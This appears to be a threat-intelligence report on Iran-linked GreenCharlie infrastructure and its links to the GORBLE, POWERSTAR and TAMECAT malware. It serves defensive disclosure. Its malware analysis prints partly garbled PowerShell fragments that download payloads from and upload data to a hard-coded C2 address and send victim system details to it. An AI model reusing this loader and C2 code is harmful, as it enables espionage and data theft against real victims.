

GreenCharlie Infrastructure Linked to US Political Campaign Targeting

Insikt Group has discovered a cluster of malicious network infrastructure used by Iran-backed GreenCharlie, which is reportedly linked to malware used in the recent targeting of US political campaigns.

GreenCharlie's victimology includes research and policy analysts, government officials, diplomats, and high-value strategic targets.

GreenCharlie highly likely operates at the behest of the Islamic Revolutionary Guard Corps' Intelligence Organization (IRGC-IO), and has overlaps with Mint Sandstorm, Charming Kitten, and TA453.

Analysis cut-off date: August 19, 2024

Executive Summary

In August 2024, open sources revealed that [US political campaign](#) officials and [affiliates](#) were [targeted](#) as part of Mint Sandstorm and APT42 operations. In this report, we discuss threat activity associated with the Iran-nexus group we track as GreenCharlie, which overlaps with Mint Sandstorm, Charming Kitten, and TA453. Recorded Future has tracked Iran-linked GreenCharlie activity and malicious infrastructure since 2020. Our global Network Intelligence capability has allowed us to identify and track a large and rapidly evolving cluster of infrastructure used to support GreenCharlie cyber-espionage campaigns. Now, we have been able to link this network to the recent targeting of US political campaigns.

GreenCharlie is associated ([1](#), [2](#)) with malware such as POWERSTAR (also known as CharmPower and GorjolEcho) and NokNok, which is used with targeted spearphishing operations. A report [issued](#) by Google-Mandiant (TAG) on August 14, 2024, included hashes for a malware sample it calls GORBLE, which uses GreenCharlie infrastructure for command-and-control (C2). Insikt Group analyzed GORBLE, POWERSTAR, and TAMECAT (a malware associated with APT42 by Google-Mandiant), and determined they are all variants of the same malware family. We note that Insikt Group tracks infrastructure that overlaps with APT42 as GreenBravo.

Throughout July and August 2024, Insikt Group used Recorded Future Network Intelligence to identify various Iran-based IP addresses that communicated with GreenCharlie infrastructure. This infrastructure was likely used for phishing activity, including potentially for testing and training. Additionally, it is highly likely that the threat actors used ProtonVPN and/or ProtonMail to enable their operations.

GreenCharlie used multiple dynamic DNS (DDNS) providers to register its infrastructure (as depicted in [Appendix A](#)). These providers include Dynu, DNSEXIT, and Vitalwerks. Furthermore, consistent with its known tradecraft, the group also abused the Namecheap provider to register various other domains that are part of the cluster Insikt Group has tracked since June 2024.

Key Findings

- From May 2024 onward, GreenCharlie registered a large number of dynamic DNS (DDNS) domains that have highly likely been used for targeted social engineering and phishing operations.
- Insikt Group has established a direct infrastructure link between GreenCharlie clusters and malware referred to in open sources as GORBLE, which is reportedly linked to the targeting of US political candidates.

- Analysis of Recorded Future Network Intelligence indicates that GreenCharlie threat actors likely used ProtonVPN or ProtonMail to enable their operations.
- Iranian IP addresses were identified communicating with GreenCharlie infrastructure, which is likely part of the operation's spearphishing component.
- GreenCharlie's victimology includes research and policy analysts, government officials, diplomats, and high-value strategic targets. While Insikt Group has not identified direct evidence of the targeting of US government and political campaign officials, open-source reporting has enabled us to establish a credible link.
- GreenCharlie highly likely operates at the behest of the Islamic Revolutionary Guard Corps (IRGC); due to its persistent and strategic remit, it is also likely to be associated with the Intelligence Organization of the IRGC (IRGC-IO).

Threat Analysis

Infrastructure Analysis

GreenCharlie infrastructure detections enable progressive tracking of threat activity believed to overlap with infrastructure used to deliver malware such as POWERSTAR, NokNok, and GorjolEcho, in addition to enabling social engineering and phishing attacks. Since May 2024, we observed the group register multiple dynamic DNS (DDNS) domains using a variety of providers that include Dynu, DNSEXIT, Vitalwerks, Cloud DNS, FreeDNS, and Dia Systems. GreenCharlie hosted most of the identified infrastructure in small clusters. However, in specific circumstances, domains uniquely resolved to IP addresses owned by different infrastructure providers. The majority of the infrastructure identified as part of this research was hosted on Scalaxy B.V. (AS58061) infrastructure. We also identified GreenCharlie infrastructure that used the OVHcloud (AS16276), Worldstream, NL (AS49981), M247 (AS9009), and Podaon SIA (AS211381) providers for hosting.

Insikt Group has continued to track GreenCharlie threat clusters since we last reported on the threat group in May 2024. We observed that GreenCharlie continues to register infrastructure via the Namecheap registrar (much of which is highly likely active) using themes that overlap with cloud platforms, file sharing services, document visualization services, video conferencing, and authentication-themed domains. These include domains that use terms like "cloud", "uptimezone", "doceditor", "joincloud", and "pageviewer", among others.

GreenCharlie uses a multitude of top-level domains (TLDs) for domain registration. In the past we have detected .xyz, .icu, .network, .online, and .site domain clusters registered by the group. As it pertains to the cluster in this report, the majority were registered using the .info TLD. According to Recorded Future datasets, as well as DomainTools, GreenCharlie threat actors used WHOIS privacy protection to obfuscate registration details.



Figure 1: Link analysis between DDNS domains revealed a direct relationship via TLS certificates and reliance on the same infrastructure provider (Source: Recorded Future)

As depicted in **Figure 1**, many of the DDNS domains identified as part of the research also shared TLS certificates with other domains connected to the same cluster. As of this writing, the overwhelming majority were issued Let's Encrypt certificates throughout the June, July, and August 2024 research periods.

We observed that many of these domains shared the same HTML splash page of an unrelated food and beverage group (**Figure 2**), which is likely an indicator of domain parking prior to or after operationalization. We observed HTML splash pages in two other instances, including a Sudoku-themed page associated with one DDNS domain and two other domains hosted on 172.86.77[.]85 (**Figure 2**). The server configurations of the GreenCharlie infrastructure suggest that two other IPs — 38.180.146[.]219 and 45.137.213[.]145 — shared the same configurations. It is likely the two additional domains are also linked to the large cluster of GreenCharlie infrastructure.



Figure 2: GreenCharlie domains shared the same HTML splash page (Source: DomainTools, [URLScan](#))

Network Intelligence Observations

Suspected Tiered Structure

Analysis of Recorded Future Network Intelligence revealed a likely tiered communication structure between the IP addresses identified as part of this research. From July 25, 2024, until the time of this writing, we observed that specific IP addresses hosting GreenCharlie domains, including 38.180.123[.]113, 38.180.123[.]135, 38.180.146[.]194, 38.180.146[.]174, 172.86.77[.]85, and 185.241.61[.]86, communicated over ports such as 8624, 8647, 7564, and 1456 with various other IP addresses, some of which are suspected of being linked to the same infrastructure.

Communication with Iran-based IP Addresses

Throughout July and August 2024, Recorded Future Network Intelligence depicted Iran-based IP addresses communicating with GreenCharlie's infrastructure, such as the IP address 38.180.146[.]194 and 38.180.146[.]174 (**Figure 3**).

To verify the suspicious nature of the Iranian IP addresses we compared the network traffic patterns with that observed among GreenCharlie IP addresses. As noted above, from July 25, 2024, until the time of this writing, GreenCharlie infrastructure communicated extensively over specific ports such as 8624. Over the same time period, IP addresses hosting GreenCharlie domains also communicated with the following Iranian IP addresses over port 8624:

- 37.148.63[.]24
- 93.119.48[.]60
- 5.106.153[.]245
- 5.106.169[.]235
- 5.106.185[.]98
- 5.106.202[.]101
- 5.106.219[.]243

We also observed Iran-based IP addresses communicating over ports 443 and 80 with GreenCharlie infrastructure. In some cases, the IP addresses included those from the same local network; for example, 185.166.104[.]3 and 185.166.104[.]4. This could suggest threat actors operating from nearby workstations engaging with phishing infrastructure, or domestic navigation to the IP addresses, potentially as part of internal targeting activity. Both IP addresses are owned by the entity Avaye Hamrahe Houshmande Hazardastan (AS202319).



Figure 3: From July 25, 2024, until the time of this writing, Iran-based IP addresses communicated with infrastructure likely associated with GreenCharlie (Source: Recorded Future)

Phishing Link

From June 18, 2024, onward, we observed two domains resolving to 38.180.146[.]174 and 38.180.146[.]194, [documentcloudeditor.ddnsgeek\[.\]com](http://documentcloudeditor.ddnsgeek.com) and [uptimezonemetadta.run\[.\]place](http://uptimezonemetadta.run[.]place), respectively. A [submission](#) to URLScan made on June 18, 2024, suggests a PhishTest portal was hosted on 38.180.146[.]174 (**Figure 4**). The domain was [issued](#) a Let's Encrypt certificate on the same day.

While we can't confirm that the phishing page was created or accessed by GreenCharlie threat actors, the domain does match GreenCharlie's known domain registration naming conventions. Furthermore, it is unclear whether PhishTest was used for attack operations, threat actor training, or Iran-based security awareness training. Recorded Future Network Intelligence was not used at the time of the URL submission to facilitate additional network intelligence research.

Regarding [uptimezonemetadta.run\[.\]place](http://uptimezonemetadta.run[.]place), while we have not identified an "A" DNS record or TLS certificate associated with the domain, a [submission](#) to VirusTotal on July 29, 2024, suggests it pointed to 38.180.146[.]194. Recorded Future Network Intelligence revealed that 38.180.146[.]194 communicated with other GreenCharlie infrastructure, including 38.180.123[.]113 and 172.86.77[.]85, between July 28 and July 30, 2024. Based on these links we assess this was highly likely a phishing portal associated with the same threat activity.



Figure 4: Scanned domain `documentcloudeditor.ddnsgeek[.]com` resulted in the observed PhishTest portal
(Source: [URLScan](#))

We also note that during the same timeframe, network traffic depicting full or half handshakes was observed over ports 445 and 443 with Iran-based IP addresses, which included 193.111.236[.]130, 94.74.175[.]209, 185.143.233[.]120, 94.74.145[.]184, and 37.255.251[.]17. We note the possibility that some of the IP addresses associated with port 445 communications are unrelated to this research, and may be linked to scanning activity. However, based on the server configurations of 38.180.146[.]194 on July 29, 2024, port 445 was [enabled](#) by the administrator, and therefore this could be an indicator of a legitimate session.

Use of VPN Service

Recorded Future Network Intelligence also depicted consistent traffic between GreenCharlie infrastructure and IP addresses associated with the ProtonVPN and Proton mail service provider. These included the following IP addresses: 185.159.159[.]140, 185.70.42[.]45, 185.159.159[.]148, 185.70.42[.]37, 149.22.84[.]139, 146.70.174[.]66, 146.70.194[.]50, and 169.150.226[.]161. Queries ([1](#), [2](#), [3](#), [4](#), [5](#), [6](#), [7](#), [8](#)) of the IP addresses via the internet scanning service Shodan suggest the Proton servers are geolocated to Germany, the US, Israel, and France.

The use of VPN services to obfuscate their activity is common among different Iranian APTs. We have observed GreenCharlie use various other services in the past, such as ExpressVPN and PIA. However, on occasion these groups also experience [operational security mishaps](#), which lead to cyber researchers more clearly detailing instances where Iranian IPs, almost certainly associated with an attacker's host, have been identified communicating with a victim network.

Malware Linked to GreenCharlie Infrastructure

Insikt Group identified significant code overlaps among the GORBLE, TAMECAT, and POWERSTAR (also known as CharmPower and GorjolEcho) malware families, strongly suggesting they are variants of the same family. **Figure 5** highlights these overlaps, particularly across the initial three stages of each

malware's infection chain. We note that Google-Mandiant has linked TAMECAT to threat activity associated with APT42. Insikt Group tracks infrastructure that overlaps with APT42 as GreenBravo.

In the first stage, all three families employ a similar function to decode a URL, which is used to fetch the next stage. Both GORBLE and TAMECAT hardcode a Mozilla user-agent header for the request, whereas POWERSTAR relies on the WebClient's default user agent. The response is Base64-decoded into a byte array, followed by a bitwise NOT operation on each byte to produce a PowerShell function (either KeyMaster or Borjol). This function is subsequently invoked within the script.

The second stage contains a single function that uses a hard-coded key and initialization vector (IV) to decrypt the payload from the first stage using AES encryption. Once decrypted, the payload is executed via the [Invoke-Expression](#) cmdlet. Additionally, this stage sets the C2 address and AES key used for C2 communications with the final payload. The stage two payloads of TAMECAT and POWERSTAR are nearly identical, differing only in hard-coded elements such as the C2 address, AES key, and IV used for C2 communication. GORBLE's version of stage two, however, replaces placeholder values in the decrypted payload with hard-coded values and executes it using [ScriptBlock.Create](#) instead of `Invoke-Expression`.

In the third stage, each malware family contacts the C2 server by sending a unique identifier hard-coded in the script, along with the victim's operating system and computer name. This information is formatted as JSON, encrypted, Base64 encoded, and transmitted via an HTTP POST request to the C2 server.

[Byte[]]$bytes0Res = [Convert]::FromBase64String($bytes0Res);
for ($i = 0; $i -lt $bytes0Res.Length; $i++) {
    $bytes0Res[$i] = [Convert]::ToInt32([Convert]::ToString($bytes0Res[$i]), 2).Substring(24, 8), 2;
}

$lastExt = [System.Text.Encoding]::UTF8.GetString($bytes0Res);
if ($lastExt -eq "rar") { $extName = $lastExt };
$extName = $extName + ".rar";
$extName | Set-Content -Path $key;
```

```

function Gorgor() {
    param([String]$key);
    $wc = New-Object System.Net.WebClient;
    while(1) {
        try {
            $res = $wc.DownloadString("http://128.199.140.100:9001/m00lyshy1cyl332B0L7WdC51yWrxnshewfM15/s20/Vnx1ZDw0eNt0G");
            if($res -eq "Success") {
                Start-Sleep -s 8;
                continue;
            }
        } catch {
            Start-Sleep -s 8;
            continue;
        }
    }
}

$text_bytes = [Convert]::FromHexString($key);
for ($i = 0; $i -lt $text_bytes.Length; $i++) {
    $text_bytes[$i] = [Convert]::ToInt32([Convert]::ToString($text_bytes[$i]), 2).SubString(24, 8), 2);
}
$hex = [System.Text.Encoding]::UTF8.GetString($text_bytes);
$hex | Out-File "C:\Windows\Temp\key";
$wc.UploadFile("http://128.199.140.100:9001/m00lyshy1cyl332B0L7WdC51yWrxnshewfM15/s20/Vnx1ZDw0eNt0G", $hex);
}

```

Stage 1 downloads an encoded PowerShell function containing the Keymaster or Borjol function needed to decrypt the payload.

Stage 2 sets the C2 address and decrypts and executes the payload.

```
    $rbtvbtvbjokkuk = (Get-WmiObject -Class Win32_OperatingSystem).Caption + " Enc  
    $axmpgzbhjkul = ("$wmidfxsdm":'{"Name":"' + $nygapessapreq + "','  
    ('OS'):'" + $rbtvbtvbjokkuk + "','  
    ('ComputerName'):'" + Sevv:COMPUTERNAME + "','  
    ('Token'):'" + $ahlqerujtkgf + "'"}');
```

```
$v = (Get-WmiObject -Class Win32_OperatingSystem).Caption + " " + $env:OSVERSION  
$session = ("\"$v\$sf$sd\" | %{"num":$_" + $numone + "},  
    ("$osname":$_"),  
    ("ComputerName":$_" + $env:COMPUTERNAME + " ),  
    ("Token":$_" + $mac + "));
```

```
gw = Get-WmiObject -Class Win32_OperatingSystem).Caption + " " + Env  
$session = "cmd /c echo %"+$numone+"%> $envone  
"("Num":'" + $numone + "',  
 ("OSName":'" + $envone + "',  
 ("ComputerName":'" + $env[COMPUTERNAME] + "',  
 ("Token":'" + $mac + "'));
```

Stage 3 starts by checking into the C2 with the victim's OS version, computer name, and a unique identifier.

Table 1: A small sample of second-stage C2s identified by Insikt Group is part of the broader infrastructure cluster established by GreenCharlie (Source: Recorded Future)

Attribution

Insikt Group tracks Iran-nexus threat activity clusters via specific infrastructure fingerprinting methodologies. Since we started tracking GreenCharlie, we have observed them linked to attack operations predominantly associated with strategic intelligence-gathering, as well as surveillance activity. Insikt Group tracks GreenCharlie in close proximity with threat activity tied to GreenBravo and GreenDelta ([formerly](#) TAG-56). We assess that all three groups share a strategic nexus to the Islamic Revolutionary Guard Corps (IRGC), in particular to that organization's intelligence wing (IRGC-IO).

Outlook

GreenCharlie remains highly active at the time of this writing, and while Insikt Group has not identified direct evidence of targeting against the US government or political parties, we assess that there is an elevated chance of attacks using the infrastructure listed in this report. On August 14, 2024, Google-Mandiant issued a report citing that it had identified and intercepted attempts to target individuals associated with US political campaigns. Based on the IoCs released by Google-Mandiant, we were able to identify a direct infrastructure correlation with our GreenCharlie research.

It is highly likely that the observations and subsequent analysis conducted via Recorded Future Network Intelligence point to Iranian threat actors engaging with the indicators listed in this report. While our research will continue to examine the domains, infrastructure, network intelligence, and malware, we recommend that interested parties pay increased attention to the traditional avenues Iranian APTs use to target their victims, which is predominantly via social engineering and spearphishing emails. Iranian APTs like to directly engage with targets via encrypted chats, SMS, and video calls to deliver malicious files. As of this writing, we have not identified evidence of vulnerability exploitation, even though [historical cases](#) indicate that elements associated with the IRGC's cyber wing have exploited vulnerabilities (Log4j, among others) to target systems.

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: [Analytic Standards](#) (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.
